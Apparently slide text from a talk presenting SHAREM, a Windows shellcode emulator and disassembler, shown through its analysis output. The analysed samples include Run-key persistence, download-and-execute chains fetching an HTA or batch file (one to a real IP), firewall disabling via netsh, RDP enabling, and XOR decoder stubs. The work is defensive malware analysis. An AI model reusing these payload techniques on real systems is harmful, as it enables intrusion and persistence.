0x120000fa RegCreateKeyExA(HKEY hKey, LPCSTR lpSubKey, DWORD Reserved, LPSTR
lpClass, DWORD dwOptions, REGSAM samDesired, LPSECURITY_ATTRIBUTES lpSecurityAttributes, PHKEY
phkResult, LPDWORD lpdwDisposition)
HKEY hKey: HKEY_CURRENT_USER
LPCSTR lpSubKey: \Software\Microsoft\Windows\CurrentVersion\Run
DWORD Reserved: 0x0
LPSTR lpClass: [NULL]
DWORD dwOptions: REG_OPTION_NON_VOLATILE
REGSAM samDesired: KEY_SET_VALUE
LPSECURITY_ATTRIBUTES lpSecurityAttributes: 0
PHKEY phkResult: 0x12000227 -> HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers
LPDWORD lpdwDisposition: 0x0
Return: LSTATUS ERROR_SUCCESS
```

Actual key, not hex

```
0x12000146 RegSetValueExA(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD
dwType, BYTE * lpData, DWORD cbData)
HKEY hKey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
LPCSTR lpValueName: Firefox
DWORD Reserved: 0x0
DWORD dwType: REG_SZ
BYTE * lpData: "C:\Users\AppData\Downloads\my_sc_test_offset.exe"
DWORD cbData: 0x32
Return: LSTATUS ERROR_SUCCESS
```

Actual key, not hex

Registry Windows Syscalls



Actual key, not
pointer to hex

```
0x12000342 NtCreateKey(PHANDLE KeyHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, ULONG  
G TitleIndex, PUNICODE_STRING Class, ULONG CreateOptions, PUNLONG Disposition)  
  PHANDLE KeyHandle: 0x16ffffae8 -> \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run  
  ACCESS_MASK DesiredAccess: 0xf013f  
  POBJECT_ATTRIBUTES ObjectAttributes:  
    ULONG Length: 0x18  
    HANDLE RootDirectory: 0x0  
    PUNICODE_STRING ObjectName: \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run  
    ULONG Attributes: 0x40  
    PVOID SecurityDescriptor: 0x0 -> 0x0  
    PVOID SecurityQualityOfService: 0x0 -> 0x0  
  ULONG TitleIndex: 0x0  
  PUNICODE_STRING Class: 0x0  
  ULONG CreateOptions: 0x0  
  PUNLONG Disposition: 0x0 -> 0x0  
  Return: NTSTATUS STATUS_SUCCESS  
  EAX: 0x60 - (Windows 10, SP 2004)
```

- Windows syscalls involving registry can be emulated.
 - **POBJECT_ATTRIBUTES** struct supported.

***** Artifacts *****

*** Paths ***

\\Registry\\Machine\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

*** Registry Miscellaneous ***

Software\Microsoft\Windows\CurrentVersion\Run

Software\\Microsoft\\Windows\\CurrentVersion\\Run

Timeless Debugging

- SHAREM has a timeless debugging log that captures every CPU instruction emulated, with register values.
 - **Optional:** the stack at each instruction can be logged as well.
- Potentially millions of instructions could be logged.
 - The limit can be set in config or UI.
- Saves to **emulationLog.txt** file, allowing for the user to easily search through the results.

Sharem>Emulator> h

SHAREM

Emulator

Timeless Debugging

z - Initiate emulation.
s - Select syscall version.
m - Maximum instructions to emulate. [900000]
v - Verbose mode (Timeless Debugging). [x]
 Log all Assembly executed to emulationLog.txt
c - Complete code coverage. [x]
a - CPU Architecture [32]
b - Break out of infinite loops. [x]
n - Number of iterations before break. [5000]
p - Emulation verbose print style. [x]
e - Change entry point offset. [0x0]
w - Multiline print style of artifacts. [x]
h - Show this menu.

Timeless Debugging Emulation Log



- Process memory address, instructions executed, and CPU state are given in

```
195113 >>> EAX: 0xd47c155a EBX: 0x1430cc90 ECX: 0x249 EDX: 0x68807354 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe4
195114 0x12000100 xchg eax, edx
195115
195116 >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0xd47c155a ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195117 0x12000101 pop edx
195118
195119 >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195120 0x12000102 cmp eax, esi
195121
195122 >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195123 0x12000104 je 0x12000112
195124
195125 >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195126 0x12000106 add ebx, 4
195127
195128 >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195129 0x12000109 inc ecx
195130
195131 >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x24a EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195132 0x1200010a cmp dword ptr [edx + 0x18], ecx
195133
195134 >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x24a EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
```

Registers – before
and after

Instruction executed



Game-Changing Advances in Windows Shellcode Analysis

64-bit Shellcode



```
0xaa add rbx, r15
0xad push 6
0xaf push 1
0xb1 push 2
0xb3 pop rcx
0xb4 pop rdx
0xb5 pop r8
0xb7 xor r9, r9
0xba mov qword ptr [rsp + 0x20], r9
0xbf mov qword ptr [rsp + 0x28], r9
0xc4 call rbx
;call to WSASocketA
(AF_INET, SOCK_STREAM, IPPROTO_TCP,
0x0, 0x0, 0x0)
0xc6 mov r13, rax
0xc9 mov ebx, dword ptr [rdi + 0x50]
0xcc add rbx, r15
0xcf xor rdx, rdx
0xd2 mov rcx, r13
0xd5 mov dx, 0xffff
0xd9 push 4
0xdb pop r8
0xdd mov byte ptr [rsp], 1
0xe1 lea r9, [rsp]
0xe5 sub rsp, 0x58
0xe9 mov qword ptr [rsp + 0x20], r8
0xee call rbx
;call to setsockopt
(0x88880000, 0xffff, 0x4,
0x16fffa40, 0x0)
```

```
4c 01 fb
6a 06
6a 01
6a 02
59
5a
41 58
4d 31 c9
4c 89 4c 24 20
4c 89 4c 24 28
ff d3

49 89 c5
8b 5f 50
4c 01 fb
48 31 d2
4c 89 e9
66 ba ff ff
6a 04
41 58
c6 04 24 01
4c 8d 0c 24
48 83 ec 58
4c 89 44 24 20
ff d3
```

```
J.
Y
Z
AX
M1.
L.L$
L.L$(
..

I..
.P
L..
H1.
L..
f..
j.
AX
..$.
L..$
H..X
L.D$
..
```

- Though uncommon, SHAREM can emulate **64-bit shellcode**.
- It retains all the features it has for 32-bit, such as enumerating APIs, etc.
 - **WSASocketA** and **setsockopt** are shown.

Complete Code Coverage

- What happens if there are parts of code that is **completely unreachable**?
- This is **not uncommon**, as some shellcode will check for the success or failure of previous WinAPI's before advancing forward.
 - Do we simply **ignore this functionality**?
- With SHAREM, we provide a **ground-breaking, game-changing** innovation: **complete code coverage**.
- Instantiated at the Assembly level, we ensure that all code paths are traversed, and all functionality is discovered – including that which should be impossible to be reached!

Complete Code Coverage

- Inspired by evolutionary fuzzers, e.g. AFL, SHAREM records all control flow paths, both **taken and not taken**.
- SHAREM maintains a list of those which have been traversed.
- Each time SHAREM encounters a **change in control flow**, it records important **metadata** on the original location.
 - SHAREM preserves the **current registry state** and **stack values**.
- Once the shellcode terminates, SHAREM revisits any unvisited code paths.
 - For each, the **original CPU context is restored**.

Complete Code Coverage

Without Complete Code Coverage

***** APIs *****

```
0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
    LPCTSTR lpLibFileName: advapi32.dll
    Return: HMODULE 0x1439f1dc
```

```
0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
    LPSTR lpBuffer: Desktop-SHAREM
    LPDWORD nSize: 0x16ffefe4 -> 0xe
    Return: BOOL TRUE
```

This API is unreachable – unless it matches with a specific ComputerName

With Complete Code Coverage

***** APIs *****

```
0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
    LPCTSTR lpLibFileName: advapi32.dll
    Return: HMODULE 0x1439f1dc
```

```
0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
    LPSTR lpBuffer: Desktop-SHAREM
    LPDWORD nSize: 0x16ffefe4 -> 0xe
    Return: BOOL TRUE
```

```
0x120000a8 RegSetKeyValueA(HKEY hKey, LPCSTR lpSubKey, LPCSTR lpValueName, DWORD
dwType, LPCVOID lpData, DWORD cbData)
    HKEY hKey: HKEY_LOCAL_MACHINE
    LPCSTR lpSubKey: \SYSTEM\CurrentControlSet\Control\Terminal Server
    LPCSTR lpValueName: fDenyTSConnections
    DWORD dwType: REG_DWORD
    LPCVOID lpData: 0x16ffefe0
    DWORD cbData: 0x4
    Return: LSTATUS ERROR_SUCCESS
```


Self-Modifying Code

- SHAREM using **fuzzy hashing** to determine if a shellcode is self-modifying – i.e. it is perhaps **decrypting itself**.
 - SSDeep
- If shellcode is encoded and decrypts itself, its **decoded form** is what is analyzed and **sent to the disassembler**.
 - Its APIs or Windows syscalls are already logged without needing to do anything special.

SSDeep says it is
self-modifying

```
SSDeep: Only 0% of the original shellcode.  
This may be self-modifying code. Switching to decoded shellcode.  
Sharem>Emulator> _
```

Encoded Shellcode

- SHAREM displays the **deobfuscated** form of encoded shellcode.
 - The disassembly here clearly is not encoded, although the shellcode is.
 - If it can decode it, we will see its deobfuscated form.
- SHAREM is a **game changer** for dealing with encoded shellcode.

```

0x88 lea eax, [edx + 0x15d]      8d 82 5d 01 00 00    ..]...
0x8e push eax                   50                    P
0x8f xor eax, eax               31 c0                1.
0x91 push eax                   50                    P
0x92 call dword ptr [edx + 0x159] ff 92 59 01 00 00    ..Y...
;call to URLDownloadToFileA
(0x0, http://127.0.0.1:9999/evil.hta,
C:\Users\Public\evil.hta, 0x0, 0x0)
0x98 pop edx                   5a                    Z
0x99 pop ebp                   5d                    ]
0x9a push ebp                   55                    U
0x9b push edx                   52                    R
0x9c lea esi, [edx + 0x195]     8d b2 95 01 00 00    .....
0xa2 xor eax, eax              31 c0                1.
0xa4 push eax                   50                    P
0xa5 push esi                   56                    V
0xa6 call dword ptr [edx + 0x14d] ff 92 4d 01 00 00    ..M...
;call to WinExec
(mshta file:///C:\Users\Public\evil.hta, SW_HIDE)
0xac pop edx                   5a                    Z
0xad pop ebp                   5d                    ]
0xae push ebp                   55                    U
0xaf push edx                   52                    R
0xb0 xor eax, eax              31 c0                1.
0xb2 push eax                   50                    P
0xb3 call dword ptr [edx + 0x145] ff 92 45 01 00 00    ..E...
;call to ExitProcess
(ERROR_SUCCESS)
label_0xb9:
0xb9 cld                       fc                    .
0xba xor edi, edi              31 ff                1.
0xbc mov edi, dword ptr fs:[0x30] 64 8b 3d 30 00 00 00 d.=0...
; load TIB
0xc3 mov edi, dword ptr [edi + 0xc] 8b 7f 0c            ...
; load PEB_LDR_DATA LoaderData

```

Same Shellcode in IDA Pro

- We are viewing a similar portion of the shellcode.
 - Gotta love those mystery bytes.
- We would not expect a traditional disassembler to be able to disassemble a shellcode's decoded form.

```
seg000:00000016 jnz     short loc_0000001A
seg000:00000018 jmp     esi
seg000:00000018 sub_2   endp ; sp-analysis failed
seg000:00000018 ; -----
seg000:0000001A ;
seg000:0000001A ;
seg000:0000001A loc_1A: ; CODE XREF: seg000:00000000↑j
seg000:0000001F call    sub_2
seg000:0000001F iret
seg000:00000020 db      27h ; '
seg000:00000021 db      3 dup(27h)
seg000:00000024 dd      0DC75AA7Dh, 0CBA6C2AEh, 27273727h, 0D9A99C75h, 59CF6C38h
seg000:00000024 dd      7D272727h, 0E2AE7572h, 261295AAh, 9DAA2727h, 27272662h
seg000:00000024 dd      2727B9CFh, 727A7D27h, 9CA5AA75h, 77272726h, 266EB5D8h
seg000:00000024 dd      7A7D2727h, 0E2AE7572h, 267695AAh, 9DAA2727h, 2727267Eh
seg000:00000024 dd      272751CFh, 727A7D27h, 77E71675h, 5BA5AA77h, 77272726h
seg000:00000024 dd      267AA5AAh, 16772727h, 0B5D877E7h, 2727267Eh, 75727A7Dh
seg000:00000024 dd      26B295AAh, 0E7162727h, 0B5D87177h, 2727266Ah, 75727A7Dh
seg000:00000024 dd      0D877E716h, 272662B5h, 0D816DB27h, 171AAC43h, 0AC272727h
seg000:00000024 dd      58AC2B58h, 0F50AC33h, 8A41F516h, 3653E7A3h, 2155661Bh
seg000:00000024 dd      25507D1Bh, 0E5E6072Bh, 0CCE51720h, 0ACFD1ECEh, 18AC3760h
seg000:00000024 dd      0AEE4FC52h, 1B7524CDh, 265F75ACh, 77DACC0h, 0EE16CC26h
seg000:00000024 dd      11AC7170h, 0C8261CACH, 0E6F51675h, 301520E5h, 2718A760h
seg000:00000024 dd      7DB5D252h, 2B53D71Eh, 6623E4A4h, 523F60D1Eh, 0E47879F8h
seg000:00000024 dd      718A7879h, 0AECCAE74h, 37D24F9h, 286C23AAh, 23AA2790h
seg000:00000024 dd      3B6524A1h, 0D72627ACH, 0A4797C8Ch, 0A66623E4h, 27D8D819h
seg000:00000024 dd      0E48A5227h, 0B2B70C3Eh, 0EF8BA701h, 0CF98A48Ah, 2727D8D8h
seg000:00000024 dd      27272727h, 27272726h, 27272725h, 0FE7A04BEh, 2727D8D8h
seg000:00000024 dd      27272727h, 5753534Fh, 1608081Dh, 17091015h, 16091709h
seg000:00000024 dd      1E1E1E1Dh, 5142081Eh, 4F094B4Eh, 64274653h, 54727B1Dh
seg000:00000024 dd      7B545542h, 4B455277h, 427B444Eh, 94B4E51h, 2746534Fh
seg000:00000024 dd      534F544Ah, 4E410746h, 81D4248h, 7B1D6408h, 55425472h
seg000:00000024 dd      52777B54h, 444E4B45h, 4E51427Bh, 534F094Bh, 55522746h
seg000:00000024 dd      49484A4Bh, 4B4B4309h
seg000:000001E4 ; -----
seg000:000001E4 daa
seg000:000001E4 seg000 endp
```

Decoder Stubs: IDA Pro vs SHAREM



```
00000000      assume es:nothing, ss:nothing
00000000      jmp     short loc_1A
00000002      ; ===== SUBROUTINE =====
00000002      sub_2      proc near
00000002      pop     esi
00000003      xor     ecx, ecx
00000005      loc_5:
00000005      xor     ebx, ebx
00000007      mov     bl, [esi+ecx]
0000000A      xor     bl, 27h
0000000D      mov     [esi+ecx], bl
00000010      inc     ecx
00000011      cmp     cx, 1C6h
00000016      jnz     short loc_5
00000018      jmp     esi
00000018      sub_2      endp ; sp-analysis failed
0000001A      ; -----
0000001A      loc_1A:
0000001A      call    sub_2
0000001F      iret
0000001F      ; -----
00000020      db     27h ; '
```

```
0x0 jmp 0x1a                                eb 18
; ***Shellcode Entry Point, offset 0x0***

label_0x2:
0x2 pop esi                                5e
0x3 xor ecx, ecx                            31 c9
label_0x5:
0x5 xor ebx, ebx                            31 db
0x7 mov bl, byte ptr [esi + ecx]            8a 1c 0e
0xa xor bl, 0x27                            80 f3 27
0xd mov byte ptr [esi + ecx], bl            88 1c 0e
0x10 inc ecx                                41
0x11 cmp cx, 0x1c6                           66 81 f9 c6 01
0x16 jne 5                                  75 ed

0x18 jmp esi                                ff e6

label_0x1a:
0x1a call 2                                  e8 e3 ff ff ff
0x1f call 0x24                               e8 00 00 00 00
; decoder stub end. Instructions below are deobfuscated.
label_0x24:
```


Demo



- Let's take a look at an encoded shellcode!

SHAREM's Disassembler

SHAREM's Disassembler

- Using IDA Pro, Ghidra, etc., I noticed that often there would be **very significant portions** of the disassembly that were wrong.
 - **Root cause? Misclassifying** data as instructions, starting disassembly at **incorrect offsets**.
 - Some data misclassified can have a cascading effect, causing subsequent instructions to be disassembled at incorrect offsets.
 - Even **simple strings** would be **misclassified as instructions!**

SHAREM's Disassembly Analysis Engine



- SHAREM's **Disassembly Analysis Engine** (DAE) uses custom analysis phases to classify each byte as **instructions or data**.
 - In x86, data and instructions can be **freely intermixed**.
 - Data can exist at unusual locations in shellcode.
- SHAREM utilizes **multiple analysis phases** to try to achieve more accurate disassembly of shellcode.
- If we can **accurately distinguish** between **instructions and data**, we get **superior disassembly**.
- SHAREM maintains complex metadata about each byte.

Disassembly

- SHAREM deals **exclusively with shellcode**—hence, its approach is more **empirical** and based on **experimentation**.
- Numerous modern Windows shellcode samples were **closely scrutinized** and used as guides.
 - Flaws in disassembly could be analyzed—their **root causes discovered** and then **remediated**.
 - Once the root cause was found, all **future flaws** would, thus, be **eradicated**.
- End result? The disassembly generated was **vastly improved**, up to **95% accurate** – still not perfect!

SHAREM Disassembly Analysis Phases



- Several *static analysis* disassembly analysis phases were developed. Some of the highlights of this include:
 - **Finding repeating data bytes**
 - **Checking for valid jump destinations**
 - Is it possible for the indicated destination to exist?
 - **Locating hidden calls and jumps**
 - Searching for all short jumps or calls—if found, check to see if potential branching destination is plausible.
 - **Finding Strings**
 - Unicode and ASCII strings are searched for..

Identifying Functions in Disassembly

- SHAREM is able to **identify WinAPIs** and **parameters** used in disassembly.
 - This data is obtained **via emulation** and integrated into the disassembly.
 - More than **20,000 WinAPIs** can be identified in this fashion.
 - Rather than just **call eax**, we see **the actual function**.

```
0xb2 push dword ptr [edx + 0x20b]
0xb8 pop eax
0xb9 call eax
      ;call to Sleep
      (0x1000)
0xbb pop eax
0xbc pop edx
0xbd pop ebp
0xbe push ebp
0xbf push edx
0xc0 push eax
0xc1 xor eax, eax
0xc3 lea esi, [edx + 0x35c]
0xc9 lea edi, [edx + 0x37e]
0xcf push eax
0xd0 push eax
0xd1 push edi
0xd2 push esi
0xd3 push eax
0xd4 push dword ptr [edx + 0x21b]
0xda pop eax
0xdb call eax
```

API identified

API Identified

```
;call to URLDownloadToFileA
(0x0, http://167.99.229.113/default.css,
c:\temp\ChromeUpdates.bat, 0x0, 0x0)
```



Disassembly Annotations

- One of SHAREM's extraordinary features is its unrivalled shellcode disassembly annotations.
 - **GetPC** instructions, e.g. *Call xxx / Pop xxx, Fstenv*
 - Self-location in memory
 - **Push xxx / Ret's**
 - This is a way for shellcode to discretely move itself in memory by modifying control flow in a less obvious fashion.
 - **Heaven's Gate**
 - Switching code from 32-bit to 64-bit.
 - This is a way to obscure what is happening.
- SHAREM not only detects but labels all the above.

Disassembly Annotations



- PEB identification
 - All features of the PEB identified
 - Loading the TIB at FS:0x30, GS:0x60
 - The PEB_LDR_DATA LoaderData
 - The LIST_ENTRY for the doubly linked module list used,
 - Advancing DLL flink

```
0x5 mov eax, dword ptr fs:[ecx + 0x30]      64 8b 41 30      d.A0
    ; load TIB
0x9 mov eax, dword ptr [eax + 0xc]          8b 40 0c          .@.
    ; load PEB_LDR_DATA LoaderData
0xc mov esi, dword ptr [eax + 0x14]         8b 70 14          .p.
    ; LIST_ENTRY InMemoryOrderModuleList
0xf lodsd eax, dword ptr [esi]             ad              .
    ; advancing DLL flink
```

PEB walking features



Game-Changing Advances in Windows Shellcode Analysis

Disassembly Annotations



- API Tables
 - Shellcode uses API table to store pointers to functions.
 - The shellcode will store the API's runtime address at each.
 - SHAREM analyzes memory after emulation, labelling pointers to the function in the disassembly.
 - This is more meaningful – the data is not misclassified as instructions, causing incorrect disassembly.

```
0x1c8 CreateProcessA - API pointer      26 c4 25 14      &%.
0x1cc DeleteFileA - API pointer        e0 07 26 14      ..&.
0x1d0 ExitProcess - API pointer         ac 2d 26 14      .-&.
0x1d4 LoadLibraryA - API pointer       73 fd 25 14      s.%.
0x1d8 Sleep - API pointer              b3 c4 25 14      ..%.
0x1dc VirtualAlloc - API pointer       0a cc 25 14      ..%.
```



Game-Changing Advances in Windows Shellcode Analysis

IDA Pro vs. SHAREM

- The same shellcode is seen in both disassemblers.

```
seg000:0000007A push dword ptr [edx+15Ah]
seg000:00000080 pop eax
seg000:00000081 call eax
seg000:00000083 xor eax, eax
seg000:00000085 add eax, 6
seg000:00000088 push eax
seg000:00000089 xor eax, eax
seg000:0000008B add eax, 3
seg000:0000008E push eax
seg000:0000008F dec eax
seg000:00000090 push eax
seg000:00000091 call ebp
seg000:00000094 push 1B1h
seg000:00000099 push eax
seg000:0000009A call ebx
seg000:0000009C push 1DCh
seg000:000000A1 call edi
seg000:000000A3 ; ===== S U B R O U T I N E =====
seg000:000000A3
seg000:000000A3
seg000:000000A3 sub A3
seg000:000000A3 cld
seg000:000000A3 xor edi, edi
seg000:000000A3 mov edi, dword ptr fs:loc_2D+3
seg000:000000AD mov edi, [edi+0Ch]
seg000:000000B0 mov edi, [edi+14h]
```

API Not Identified

IDA cannot determine APIs.

PEB Not Identified

```
0x79 push esi
0x7a push dword ptr [edx + 0x15a]
0x80 pop eax
0x81 call eax
;call to WinExec
(netsh advfirewall set allprofiles state off, SW_HIDE)
0x83 xor eax, eax
0x85 add eax, 6
0x88 push eax
0x89 xor eax, eax
0x8b add eax, 3
0x8e push eax
0x8f dec eax
0x90 push eax
0x91 call ebp
;call to WSASocketA
(AF_INET, SOCK_RAW, IPPROTO_TCP,
0x0, 0x0, 0x0)
0x93 pop eax
0x94 push 0x1b1
0x99 push eax
0x9a call ebx
;call to WSAConnect
(0x0, 0x1b1, 0x0, 0x0,
0x0, 0x0, 0x0)
0x9c push 0x1dc
0xa1 call edi
;call to WSAStartup
(0x1dc, 0x0)
label_0xa3:
0xa3 cld
0xa4 xor edi, edi
0xa6 mov edi, dword ptr fs:[0x30]
; load TIB
0xad mov edi, dword ptr [edi + 0xc]
; load PEB_LDR_DATA LoaderData
0xb0 mov edi, dword ptr [edi + 0x14]
; LIST_ENTRY InMemoryOrderModuleList
```

API Identified

SHAREM determines much **invaluable data** about shellcode.

PEB features identified

Disassembly: Strings



- SHAREM has its own algorithms to discover strings.
 - **ASCII:** These bytes are classified as data – a comment denotes the value
 - **Unicode:** These bytes are classified as data – a comment denotes the value
 - **Push Stack Strings:** Stack strings that formed by a series of pushes.
 - These are instructions—a comment follows at the end.

```
0x5b xor ecx, ecx          31 c9          1.
0x5d push ecx             51             Q
0x5e push 0x41797261       68 61 72 79 41 haryA
0x63 push 0x7262694c       68 4c 69 62 72 hLibr
0x68 push 0x64616f4c       68 4c 6f 61 64 hLoad
0x6d push esp             54             T
0x6e push ebx             55             C
                                ; LoadLibraryA - Stack string
0x6f call edx
;call to GetProcAddress
(0x1124b3b4, LoadLibraryA)
```

Push stack string identified

Using Emulation Data to Enhance Disassembly



- SHAREM is able to **merge emulation data** with the disassembler to achieve **potentially flawless disassembly**.
 - This can be used to override what the disassembly engine may have found via static analysis.
- If instructions were successfully emulated, we definitively know where each emulated instruction **begins** and **ends**.
 - We know that it was, in fact, an **instruction** and not **data**.
- SHAREM can track data by logging locations for **memory reads** and **writes**.
 - If not used as instructions, these bytes are classified as **data**.
- SHAREM can identify **dword arrays** – i.e. placeholders that later store runtime addresses of functions.
 - The corresponding function name is provided.

Pairing Emulation Data with DAE



- With self-modifying code, bytes can be **both data and instructions**.
 - SHAREM accounts for this by using **fuzzy hashing** – if it is self-modifying code, then it only counts a byte as data if accessed **more than once**.

Distinguishing between Data and Instructions

0x1e4	call eax	ff d0	..
	;call to VirtualAlloc		
	(0x0, 0x1000, MEM_COMMIT,		
	PAGE_EXECUTE_READWRITE)		
0x1e6	ret	c3	.
0x1e7	dd c78a3146	c7 8a 31 46	..1F
0x1eb	dd 192b9095	19 2b 90 95	..+..
0x1ef	dd 2680acc8	26 80 ac c8	&...
0x1f3	dd f572993d	f5 72 99 3d	.r.=
0x1f7	dd fe6a7a69	fe 6a 7a 69	.jzi
0x1fb	dd ffff0000	ff ff 00 00	
0x1ff	CreateProcessA - API pointer	00 00 00 00	
0x203	ExitProcess - API pointer	00 00 00 00	
0x207	LoadLibraryA - API pointer	02 00 00 00	
0x20b	Sleep - API pointer	03 00 00 00	
0x20f	VirtualAlloc - API pointer	04 00 00 00	
0x213	dd 99235dd9	99 23 5d d9	.#].
0x217	dd ffff0000	ff ff 00 00	
0x21b	URLDownloadToFileA - API pointer	05 00 00 00	
0x21f	urlmon.dll ; string	75 72 6c 6d 6f 6e 2e 64 ...	urlmon.dll.

Data

Instructions

Checksums

API Pointers

String

Integrating Emulation Data



- SHAREM uses emulation data to obtain the decoded form of the shellcode.
 - Intermediate stages of the shellcode are saved and merged.
 - **Starting form** – the initial encoded form
 - **Executed form** – After each instruction is executed, its **starting location**, the **size of the instruction**, and the **bytes that constitute the instruction** are saved.
 - **Final form** – After emulation SHAREM, takes a snapshot of the final form of each byte.

Merging Intermediate Stages of Shellcode



- No, SHAREM doesn't just grab the final form of the shellcode. That is very basic! Instead, it has a novel algorithm for merging.
- The **executed form** is prioritized first.
 - If the shellcode reencodes itself after execution, this allows its "original" form still to be preserved.
- The **final form** is prioritized second.
 - This allows us to see the original form of data – which is not executed, as they are not instructions.
 - Could be identical to the executed form.
- The **starting form** is prioritized last.
 - This allows us to retain the original decoder stub.

Decoded Shellcode

- The shellcode shown here is actually encoded.
 - It was **decoded via emulation**.
- SHAREM displays its decoded form automatically in the disassembler.
 - **URLDownloadToFileA**, **WinExec**, and **ExitProcess** are shown with parameters.
 - **PEB** features are given as comments.

```
0x92 call dword ptr [edx + 0x159]          ff 92 59 01 00 00    ..Y...
;call to URLDownloadToFileA
(0x0, http://127.0.0.1:9999/evil.hta,
C:\Users\Public\evil.hta, 0x0, 0x0)
0x98 pop edx                             5
0x99 pop ebp                             5
0x9a push ebp                             5
0x9b push edx                             5
0x9c lea esi, [edx + 0x195]              8
0xa2 xor eax, eax                       3
0xa4 push eax                             5
0xa5 push esi                             56
0xa6 call dword ptr [edx + 0x14d]        ff 92 4d 01 00 00    ..M...
;call to WinExec
(mshta file://C:\Users\Public\evil.hta, SW_HIDE)
0xac pop edx                             5a
0xad pop ebp                             5d
0xae push ebp                             55
0xaf push edx                             52
0xb0 xor eax, eax                       31 c0
0xb2 push eax                             50
0xb3 call dword ptr [edx + 0x145]        ff 92 45 01 00 00    ..E...
;call to ExitProcess
(ERROR_SUCCESS)
label_0xb9:
0xb9 cld                                fc
0xba xor edi, edi                       31 ff
0xbc mov edi, dword ptr fs:[0x30]       64 8b 3d 30 00 00 00    d.=0...
; load TIB
0xc3 mov edi, dword ptr [edi + 0xc]     8b 7f 0c
; load PEB_LDR_DATA LoaderData
0xc6 mov edi, dword ptr [edi + 0x14]    8b 7f 14
; LIST_ENTRY InMemoryOrderModuleList
```

Emulation let's us reveal its decrypted form.

Reporting

- SHAREM aggregates and reports on numerous features related to shellcode in an **extreme amount of detail**.
 - For each shellcode feature, such as PEB walking, Call/Pop (GetPC), Fstenv (GetPC), Heaven's gate, etc., several **unique data points are provided**.
 - APIs and syscalls found are enumerated with relevant data.
 - Determination on **if binary sample is shellcode**.
 - SHAREM has highly complex evaluation criteria.
 - Hashes
 - Determination if shellcode is self-modifying code
 - And much more!
 - SHAREM delights in minutia. No detail is too small to report on.
- PE file – SHAREM also **analyzes PE files**
 - Reports on numerous, traditional PE file features.

SHAREM Outputs

**ASCII text
representation
of bytes**

**Raw
Binary**

**Text
format
output**


**JSON
output**

**A C tester is
generated.**

**Prints to
screen**

